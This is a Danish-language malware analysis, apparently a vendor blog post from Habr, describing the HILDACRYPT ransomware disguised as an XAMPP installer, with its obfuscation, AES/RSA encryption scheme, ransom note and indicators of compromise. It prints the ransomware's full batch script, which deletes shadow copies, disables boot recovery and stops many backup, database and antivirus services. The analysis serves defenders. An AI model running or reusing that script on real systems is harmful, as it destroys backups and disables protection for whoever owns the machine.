

Hej, Habr! Igen fortæller vi om de nyeste versioner af malware i ransomware-kategorien. HILDACRYPT er et nyt ransomware-program, en repræsentant for familien Hilda, der blev opdaget i august 2019, opkaldt efter en animationsfilm fra Netflix, der blev brugt til at distribuere softwaren. I dag kigger vi på de tekniske detaljer for dette opdaterede ransomware-virus.
I den første version af Hilda-ransomware indeholdt brevet om løsepenge til animationsserien en link til en video på Youtube. HILDACRYPT maskerer sig som en legitim installer XAMPP – en nemt installerbar distribution af Apache, der inkluderer MariaDB, PHP og Perl. Derudover har ransomware-programmet et andet filnavn – xamp. Desuden har ransomware-filen ingen elektronisk signatur.
Statisk analyse

Ransomware-programmet er indeholdt i en PE32 .NET-fil, der er skrevet for MS Windows. Dens størrelse er 135.168 byte. Både hovedprogramkoden og beskytterkoden er skrevet i C#. Ifølge stemplingen af dato og tidspunkt for kompilering blev den binære fil oprettet den 14. september 2019.

Ifølge Detect It Easy er ransomware blevet pakket med Confuser og ConfuserEx, men disse obfuskatorer er de samme som før, kun ConfuserEx er efterfølgeren til Confuser, så deres signaturer ligner hinanden.

HILDACRYPT er faktisk pakket med ConfuserEx.
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Angrebsvektor
Ransomware-programmet er sandsynligvis blevet opdaget på et af de webprogrammeringsrelaterede steder, maske som et legitimt program XAMPP.
Hele inficeringskæden kan ses i .
Obfuskering

Ransomware-programmets strenge opbevares i krypteret form. Ved opstart dechifter HILDACRYPT dem med Base64 og AES-256-CBC.
Installation

Først opretter ransomware-programmet en mappe i %AppDataRoaming%, hvor GUID (Globally Unique Identifier) parameteren genereres tilfældigt. Ved at tilføje en bat-fil til denne placering starter ransomware-programmet den ved hjælp af cmd.exe:
cmd.exe /c JKfgkgj3hjgfhjka.bat & exit
Derefter begynder den at udføre et batch-script for at deaktivere systemfunktioner eller -tjenester.

Scriptet indeholder en lang liste af kommandoer, som ødelægger skyggekopier, deaktiverer SQL-serveren, backup og antivirusløsninger.
For eksempel forsøger han forgæves at stoppe Acronis Backup backup-tjenesterne. Derudover angriber han backup-systemer og antivirusløsninger fra følgende udbydere: Veeam, Sophos, Kaspersky, McAfee og andre.
@echo off
:: Jeg er ikke rigtig fan af ponyer, tegnefilmspiger er bedre, hvad synes du?
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures
vssadmin Delete Shadows /all /quiet
net stop SQLAgent$SYSTEM_BGC /y
net stop "Sophos Device Control Service" /y
net stop macmnsvc /y
net stop SQLAgent$ECWDB2 /y
net stop "Zoolz 2 Service" /y
net stop McTaskManager /y
net stop "Sophos AutoUpdate Service" /y
net stop "Sophos System Protection Service" /y
net stop EraserSvc11710 /y
net stop PDVFSService /y
net stop SQLAgent$PROFXENGAGEMENT /y
net stop SAVService /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop EPSecurityService /y
net stop SQLAgent$SOPHOS /y
net stop "Symantec System Recovery" /y
net stop Antivirus /y
net stop SstpSvc /y
net stop MSOLAP$SQL_2008 /y
net stop TrueKeyServiceHelper /y
net stop sacsvr /y
net stop VeeamNFSSvc /y
net stop FA_Scheduler /y
net stop SAVAdminService /y
net stop EPUpdateService /y
net stop VeeamTransportSvc /y
net stop "Sophos Health Service" /y
net stop bedbg /y
net stop MSSQLSERVER /y
net stop KAVFS /y
net stop Smcinst /y
net stop MSSQLServerADHelper100 /y
net stop TmCCSF /y
net stop wbengine /y
net stop SQLWriter /y
net stop MSSQLFDLauncher$TPS /y
net stop SmcService /y
net stop ReportServer$TPSAMA /y
net stop swi_update /y
net stop AcrSch2Svc /y
net stop MSSQL$SYSTEM_BGC /y
net stop VeeamBrokerSvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop VeeamDeploymentService /y
net stop SQLAgent$TPS /y
net stop DCAgent /y
net stop "Sophos Message Router" /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop wbengine /y
net stop MySQL80 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop MSSQL$ECWDB2 /y
net stop SntpService /y
net stop SQLSERVERAGENT /y
net stop BackupExecManagementService /y
net stop SMTPSvc /y
net stop mfefire /y
net stop BackupExecRPCService /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop klnagent /y
net stop MSExchangeSA /y
net stop MSSQLServerADHelper /y
net stop SQLTELEMETRY /y
net stop "Sophos Clean Service" /y
net stop swi_update_64 /y
net stop "Sophos Web Control Service" /y
net stop EhttpSrv /y
net stop POP3Svc /y
net stop MSOLAP$TPSAMA /y
net stop McAfeeEngineService /y
net stop "Veeam Backup Catalog Data Service" /
et stop MSSQL$SBSMONITORING /y
net stop ReportServer$SYSTEM_BGC /y
net stop AcronisAgent /y
net stop KAVFSGT /y
net stop BackupExecDeviceMediaService /y
net stop MySQL57 /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop TrueKey /y
net stop VeeamMountSvc /y
net stop MsDtsServer110 /y
net stop SQLAgent$BKUPEXEC /y
net stop UI0Detect /y
net stop ReportServer /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQL$BKUPEXEC /y
net stop SQLAgent$PRACTTICEBGC /y
net stop MSExchangeSRS /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop McShield /y
net stop SepMasterService /y
net stop "Sophos MCS Client" /y
net stop VeeamCatalogSvc /y
net stop SQLAgent$SHAREPOINT /y
net stop NetMsmqActivator /y
net stop kavfsslp /y
net stop tmlisten /y
net stop ShMonitor /y
net stop MsDtsServer /y
net stop SQLAgent$SQL_2008 /y
net stop SDRSVC /y
net stop IISAdmin /y
net stop SQLAgent$PRACTTICEMGT /y
net stop BackupExecJobEngine /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop BackupExecAgentBrowser /y
net stop VeeamHvIntegrationSvc /y
net stop masvc /y
net stop W3Svc /y
net stop "SQLsafe Backup Service" /y
net stop SQLAgent$CXDB /y
net stop SQLBrowser /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop VeeamBackupSvc /y
net stop "Sophos Safestore Service" /y
net stop svcGenericHost /y
net stop ntrtscan /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop MSExchangeMGMT /y
net stop SamSs /y
net stop MSExchangeES /y
net stop MBAMService /y
net stop EsgShKernel /y
net stop ESHASRV /y
net stop MSSQL$TPSAMA /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop VeeamCloudSvc /y
net stop "Sophos File Scanner Service" /y
net stop "Sophos Agent" /y
net stop MBEndpointAgent /y
net stop swi_service /y
net stop MSSQL$PRACTICEMGT /y
net stop SQLAgent$TPSAMA /y
net stop McAfeeFramework /y
net stop "Enterprise Client Service" /y
net stop SQLAgent$SBSMONITORING /y
net stop MSSQL$VEEAMSQL2012 /y
net stop swi_filter /y
net stop SQLSafeOLRService /y
net stop BackupExecVSSProvider /y
net stop VeeamEnterpriseManagerSvc /y
net stop SQLAgent$SQLEXPRESS /y
net stop OracleClientCache80 /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop IMAP4Svc /y
net stop ARSM /y
net stop MSExchangeIS /y
net stop AVP /y
net stop MSSQLFDLauncher /y
net stop MSExchangeMTA /y
net stop TrueKeyScheduler /y
net stop MSSQL$SOPHOS /y
net stop "SQL Backups" /y
net stop MSSQL$TPS /y
net stop mfemms /y
net stop MsDtsServer100 /y
net stop MSSQL$SHAREPOINT /y
net stop WRSVC /y
net stop mfevtp /y
net stop msftesql$PROD /y
net stop mozyprobackup /y
net stop MSSQL$SQL_2008 /y
net stop SNAC /y
net stop ReportServer$SQL_2008 /y
net stop BackupExecAgentAccelerator /y
net stop MSSQL$SQLEXPRESS /y
net stop MSSQL$PRACTTICEBGC /y
net stop VeeamRESTSvc /y
net stop sophossps /y
net stop ekrn /y
net stop MMS /y
net stop "Sophos MCS Agent" /y
net stop RESvc /y
net stop "Acronis VSS Provider" /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop "SQLsafe Filter Service" /y
net stop MSSQL$PROD /y
net stop SQLAgent$PROD /y
net stop MSOLAP$TPS /y
net stop VeeamDeploySvc /y
net stop MSSQLServerOLAPService /y
del %0
Når de førnævnte tjenester og processer er deaktiveret, indsamler kryptolockeren oplysninger om alle kørende processer ved hjælp af kommandoen tasklist for at sikre, at alle nødvendige tjenester ikke er aktive.
tasklist v /fo csv
Denne kommando genererer en detaljeret liste over aktive processer, hvor elementerne er adskilt af et komma.
««csrss.exe»,«448»,«services»,«0»,«1�896 ��»,«unknown»,»�/�»,«0:00:03»,»�/�»»

Efter denne kontrol starter ransomware-processen med at kryptere.
Kryptering
Kryptering af filer
HILDACRYPT gennemgår alt det fundne indhold på harddiskene, undtagen mapperne Recycle.Bin og Reference AssembliesMicrosoft. I sidstnævnte findes kritisk vigtige filer som dll, pdb osv. til .Net-applikationer, som kan påvirke ransomware-ydelsen. For at finde de filer, der skal krypteres, bruges følgende liste over filendelser:
«.vb:.asmx:.config:.3dm:.3ds:.3fr:.3g2:.3gp:.3pr:.7z:.ab4:.accdb:.accde:.accdr:.accdt:.ach:.acr:.act:.adb:.ads:.agdl:.ai:.ait:.al:.apj:.arw:.asf:.asm:.asp:.aspx:.asx:.avi:.awg:.back:.backup:.backupdb:.bak:.lua:.m:.m4v:.max:.mdb:.mdc:.mdf:.mef:.mfw:.mmw:.moneywell:.mos:.mov:.mp3:.mp4:.mpg:.mpeg:.mrw:.msg:.myd:.nd:.ndd:.nef:.nk2:.nop:.nrw:.ns2:.ns3:.ns4:.nsd:.nsf:.nsg:.nsh:.nwb:.nx2:.nxl:.nyf:.tif:.tlg:.txt:.vob:.wallet:.war:.wav:.wb2:.wmv:.wpd:.wps:.x11:.x3f:.xis:.xla:.xlam:.xlk:.xlm:.xlr:.xls:.xlsb:.xlsm:.xlsx:.xlt:.xltm:.xltx:.xlw:.xml:.ycbcra:.yuv:.zip:.sqlite:.sqlite3:.sqlitedb:.sr2:.srf:.srt:.srw:.st4:.st5:.st6:.st7:.st8:.std:.sti:.stw:.stx:.svg:.swf:.sxc:.sxd:.sxg:.sxi:.sxm:.sxw:.tex:.tga:.thm:.tib:.py:.qba:.qbb:.qbm:.qbr:.qbw:.qbx:.qby:.r3d:.raf:.rar:.rat:.raw:.rdb:.rm:.rtf:.rw2:.rwl:.rwz:.s3db:.sas7bdat:.say:.sd0:.sda:.sdf:.sldm:.sldx:.sql:.pdd:.pdf:.pef:.pem:.pfx:.php:.php5:.phtml:.pl:.plc:.png:.pot:.potm:.potx:.ppam:.pps:.ppsm:.ppsx:.ppt:.pptm:.pptx:.prf:.ps:.psafe3:.psd:.pspimage:.pst:.ptx:.oab:.obj:.odb:.odc:.odf:.odg:.odm:.odp:.ods:.odt:.oil:.orf:.ost:.otg:.oth:.otp:.ots:.ott:.p12:.p7b:.p7c:.pab:.pages:.pas:.pat:.pbl:.pcd:.pct:.pdb:.gray:.grey:.gry:.h:.hbk:.hpp:.htm:.html:.ibank:.ibd:.ibz:.idx:.iif:.iiq:.incpas:.indd:.jar:.java:.jpe:.jpeg:.jpg:.jsp:.kbx:.kc2:.kdbx:.kdc:.key:.kpdx:.doc:.docm:.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md»
Til kryptering af brugerens filer anvender ransomware-algoritmen AES-256-CBC. Nøglens størrelse er 256 bit, og størrelsen på initialiseringsvektoren (IV) er 16 byte.

På det næste skærmbillede blev værdierne byte_2 og byte_1 genereret tilfældigt med GetBytes().

Nøgle

VI


Den krypterede fil har endelsen HCY!.. Dette er et eksempel på en krypteret fil. Nøgle og IV, som nævnt ovenfor, blev oprettet til denne fil.
Kryptering af nøgler
Kryptolocker gemmer den genererede AES-nøgle i den krypterede fil. Den første del af den krypterede fil har en overskrift, der indeholder oplysninger som HILDACRYPT, KEY, IV, FileLen i XML-format, og ser således ud:

Kryptering af AES-nøglen og IV sker ved hjælp af RSA-2048, og kodningen udføres med Base64. Den offentlige RSA-nøgle opbevares i kroppen af kryptolockeren i en af de krypterede strenge i XML-format.
28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==AQAB
Den offentlige RSA-nøgle bruges til at kryptere AES-nøglen for filen. Den offentlige RSA-nøgle er kodet med Base64 og består af en modul og den offentlige eksponent 65537. For at dekryptere kræves den private RSA-nøgle, som findes hos angriberen.
Efter RSA-krypteringen bliver AES-nøglen kodet med Base64 og gemt i den krypterede fil.
Besked om løsesum
Når krypteringen er færdig, opretter HILDACRYPT en html-fil i den mappe, hvor den har krypteret filer. Ransomware-annonceringen indeholder to e-mailadresser, som ofret kan kontakte angriberen på.
- hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

Ransomware-annonceringen indeholder også linjen «No loli is safe;)» — «Ingen loli er sikker;)», som henviser til de i Japan forbudte anime- og manga-karakterer med udseende af små piger.
Output
HILDACRYPT, en ny familie af ransomware, har udgivet en ny version. Krypteringsmodellen tillader ikke ofret at dekryptere de filer, der er krypteret af ransomware. Kryptolockeren bruger metoder til aktiv beskyttelse for at deaktivere beskyttelsestjenester relateret til backup-systemer og antivirusløsninger. Forfatteren af HILDACRYPT er fan af den på Netflix viste animerede serie Hilda, og et link til traileren var indeholdt i brevet om løsesummen for den tidligere version af programmet.
Som sædvanlig, og kan beskytte din computer mod ransomware HILDACRYPT, og udbydere har mulighed for at beskytte deres kunder med . Beskyttelsen sikres ved at disse løsninger omstiller ikke blot backup, men også vores integrerede beskyttelsessystem — en avanceret teknologi baseret på maskinlæring og adfærdsheursitikker, som, ligesom ingen anden, er i stand til at modstå trusler fra nul-dags ransomware.
Indikatorer for kompromittering
Filtypenavn HCY!
HILDACRYPTReadMe.html
xamp.exe med et 'p' og uden digital signatur
SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a
Kilde: habr.com
